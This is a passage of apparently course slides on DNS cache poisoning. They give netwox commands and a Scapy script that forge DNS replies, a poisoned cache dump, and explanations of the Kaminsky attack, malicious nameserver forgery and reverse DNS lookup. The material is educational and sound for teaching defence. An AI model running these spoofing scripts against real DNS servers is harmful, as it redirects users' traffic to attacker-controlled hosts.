From www.yunwang.com (168.143.228.224) icmp_seq=3 Destination Net Unreachable
From www.yunwang.com (168.143.228.224) icmp_seq=4 Destination Net Unreachable
From www.yunwang.com (168.143.228.224) icmp_seq=5 Destination Net Unreachable
^Z
```




Launch the Attack via [netwox tool](#)

2. Local DNS Server Cache Poisoning Attack



Goal: Forge DNS replies after seeing a query from Local DNS Server (10.0.2.X)

```
sudo netwox 105 --hostname "www.google.com" \
--hostnameip "1.2.3.0" \
--authns "ns.example.net" \
--authnsip "1.2.3.5" \
--ttl 19000 --spoofip raw \
--filter "src host 10.0.2.X"
```



Launch the DNS Server Attack via netwox tool

The screenshot displays three terminal windows from a Linux desktop environment, illustrating a DNS attack setup:

- (Attacker) yunW00_v16_03 [Running]**: Shows the results of a DNS query for "www.google.com". The output includes:

```
DNS answer
| id=57267 rcode=OK      opcode=QUERY
| aa=1 tr=0 rd=1 ra=1   quest=1 answer=1 auth=1 add=1
| www.google.com. A
| www.google.com. A 19000 1.2.3.0
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 1.2.3.5
```
- (Client) yunW00_v16_01 [Running]**: Shows the command used to perform the DNS query:

```
yunW_00@Client(10.0.2.9):~$ dig www.google.com
```

Followed by the response from the server:

```
; <>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32221
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
; www.google.com.           IN      A

; ANSWER SECTION:
www.google.com.      19000  IN      A      1.2.3.0

; AUTHORITY SECTION:
ns.example.net.      19000  IN      NS      ns.example.net.

; ADDITIONAL SECTION:
ns.example.net.      19000  IN      A      1.2.3.5
```
- (Server) yunW00_v16_02 [Running]**: Shows the log of the DNS server handling the request:

```
global options: +cmd
Got answer:
->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37368
flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

; QUESTION SECTION:
; www.google.com.           IN      A

; ANSWER SECTION:
www.google.com.      19000  IN      A      1.2.3.0

; AUTHORITY SECTION:
ns.example.net.      19000  IN      NS      ns.example.net.

; ADDITIONAL SECTION:
ns.example.net.      19000  IN      A      1.2.3.5

Query time: 46 msec
 SERVER: 127.0.1.1#53(127.0.1.1)
 WHEN: Fri Oct 18 12:56:37 EDT 2019
 MSG SIZE rcvd: 106
```

```

#!/usr/bin/python
from scapy.all import *


def spoof_dns(pkt):
    if(DNS in pkt):
        print("">>>> Sniffed a DNS request packet")
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
                        type='A', rdata='1.2.3.4',
                        ttl=259200)
        NSsec = DNSRR(rrname="yunwang.net",
                      type='NS',
                      rdata='ns.attacker32.com',
                      ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
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                      ancount=1, nscount=1,
                      an=Anssec, ns=NSsec)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        print("">>>> Send a spoofed DNS reply packet")
        send(spoofpkt)
    pkt = sniff(filter='udp and (src host 10.0.2.X and
    dst port 53)', prn=spoof_dns)

```


Attack via Scapy

Goal: Forge DNS replies after seeing a query from Local DNS Server (10.0.2.X)




Dump and View the *poisoned* DNS server's cache

```
(Server)yunW00_v16_02 [Running]
Terminator /bin/bash
[yunW_00@Server 10.0.2.10]:/etc$ clear
[yunW_00@Server 10.0.2.10]:/etc$ sudo rndc dumpdb -cache
[yunW_00@Server 10.0.2.10]:/etc$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20191018165834
; authanswer
;
; authanswer
www.google.com. 18842 A 1.2.3.0
; authauthority
ns.example.net. 18842 NS ns.example.net.
; additional
;
18842 IN NS ns.example.net.
;
; Address database dump
```



3. Remote DNS Cache Poisoning Attack



Attacker

- Will **NOT** be able to sniff the DNS Query Packet
- Can **NOT** get some critical information directly
 - Destination Port #
 - Transaction ID
- Spoofed DNS reply must **compete** with the legitimate DNS reply from **legitimate nameserver**

Version	Header Length	Type of Service	Total Length
		Identification	IP Flags
		Time To Live (TTL)	Fragment Offset
Protocol: 17 (UDP)		Header Checksum	
Source Address			
Destination Address			
Source Port (53)		Destination Port	
UDP Length		UDP Checksum	
Transaction ID		Flags (0x8400)	
Number of Question Records (1)		Number of Answer Records (1)	
Number of Authority Records (1)		Number of Additional Records (0)	

IP Header

UDP Header


DNS Header

Remote DNS Cache Poisoning Attack

Challenges:


- Transaction ID (16-bit random number)

Cache effect: If one attempt fails, the actual reply will be cached by local DNS server; attacker need to **wait for the cache to timeout (TTL) for the next attempt.**




The Kaminsky Attack



- **Question:** How can we keep forging replies without worrying about the cache effect?
- Kaminsky's Idea:
 - Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.
 - Provide forged answer in the **Authority section**



The Kaminsky Attack





The Kaminsky Attack: A Sample Response



4. Attacks from Malicious DNS Server

- When a **user** visits a **website**, such as www.example.com, a DNS query will eventually come to the **Malicious DNS Nameserver** of attacker32.com.
 - The DNS server can provide an **fake IP address**
 - in the answer section of the response,
 - DNS server can also provide **fraudulent information** information
 - in the authority and additional sections.



Fake Data in the Additional Section

identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

Additional
information is
provided



```
; ; QUESTION SECTION:  
;www.example.net.           IN      A  
  
; ; ANSWER SECTION:  
www.example.net.        259200  IN      A      192.168.0.101  
  
; ; ADDITIONAL SECTION:  
www.gmail.com.          259200  IN      A      192.168.0.201  
www.facebook.com.       259200  IN      A      192.168.0.202
```

They will be **discarded**: **out of zone**.
They will cause security problems if not discarded.

Fake Data in the Authority Section

```
; ; QUESTION SECTION:  
;www.example.net.           IN      A  
  
; ; ANSWER SECTION:  
www.example.net.    259200  IN      A      192.168.0.101  
  
; ; AUTHORITY SECTION:  
example.net.        259200  IN      NS      ns.example.net.  
facebook.com.     259200  IN      NS      ns.example.net.
```

This one is allowed

This one is **out of zone**, and should be discarded

Sample Reply: Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:  
;www.example.net.          IN      A  
  
;; ANSWER SECTION:  
www.example.net.    259200  IN      A      192.168.0.101  
  
;; AUTHORITY SECTION:  
example.net.        259200  IN      NS      www.facebook.com.  
  
;; ADDITIONAL SECTION:  
www.facebook.com.   259200  IN      A      192.168.0.201
```

This one
is
allowed



This one is NOT allowed (out of zone).

The local DNS server will get the IP address of this hostname by itself.

5. Reply Forgery in Reverse DNS Lookup

- In the **reverse lookup**, a DNS query tries to **find out the hostname** for a given IP address.
- Question: Can we use the hostname obtained from **reverse DNS lookup** as the basis for access control?
 - Can the hostname get forged?
- To answer this question, we need to know how to do **Reverse DNS lookup**

```
yunW_00@Client_v16(10.0.2.18):~$ dig syracuse.edu
; <>> DiG 9.10.3-P4-Ubuntu <>> syracuse.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48674
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL:
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;syracuse.edu.           IN      A
;;
;; ANSWER SECTION:
syracuse.edu.      60      IN      A      128.230.18.200
;;
;; AUTHORITY SECTION:
syracuse.edu.      172659   IN      NS      ns2.syr.edu.
syracuse.edu.      172659   IN      NS      ns1.syr.edu.
```

```
yunW_00@client_v16(10.0.2.18):~$ dig -x 128.230.18.200
; <>> DiG 9.10.3-P4-Ubuntu <>> -x 128.230.18.200
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39492
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 2, ADDITIONAL: 3
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa. IN      PTR
;;
;; ANSWER SECTION:
200.18.230.128.in-addr.arpa. 43 IN      PTR      syr-prod-web.syracuse.edu.
200.18.230.128.in-addr.arpa. 43 IN      PTR      syr-prod-web1.syr.edu.
200.18.230.128.in-addr.arpa. 43 IN      PTR      syr.edu.
```

Reverse DNS Lookup

Step 1: Ask a **root server**.

- We get the nameservers for the **in-addr.arpa** zone.

```
yunW_00@Client_v16(10.0.2.18):$ dig @a.root-servers.net -x 128.230.18.200

; <>> DiG 9.10.3-P4-Ubuntu <>> @a.root-servers.net -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34049
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 13
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
in-addr.arpa. 172800 IN NS e.in-addr-servers.arpa.
in-addr.arpa. 172800 IN NS f.in-addr-servers.arpa.
in-addr.arpa. 172800 IN NS d.in-addr-servers.arpa.
in-addr.arpa. 172800 IN NS c.in-addr-servers.arpa.
```

Reverse DNS Lookup

Step 2: Ask a nameserver of the **in-addr.arpa** .

- We get the nameservers for the **128.in-addr.arpa** zone

```
/bin/bash 80x24
; <>> DiG 9.10.3-P4-Ubuntu <>> @e.in-addr-servers.arpa -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64318
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS u.arin.net.
128.in-addr.arpa. 86400 IN NS x.arin.net.
128.in-addr.arpa. 86400 IN NS arin.authdns.ripe.net.
```

Reverse DNS Lookup

Step 3: Ask a nameserver of the **128.in-addr.arpa**.

- We get the nameservers for the **230.128.in-addr.arpa** zone

```
; <>> DiG 9.10.3-P4-Ubuntu <>> @u.arin.net -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47091
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 2, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa. 86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa. 86400 IN NS ns1.syr.edu.
```

Reverse DNS Lookup

Step 4: Ask a nameserver of the **230.128.in-addr.arpa** .

- We find the **hostname (syr.edu)** for the given IP

```
; <>> DiG 9.10.3-P4-Ubuntu <>> @ns2.syr.edu -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
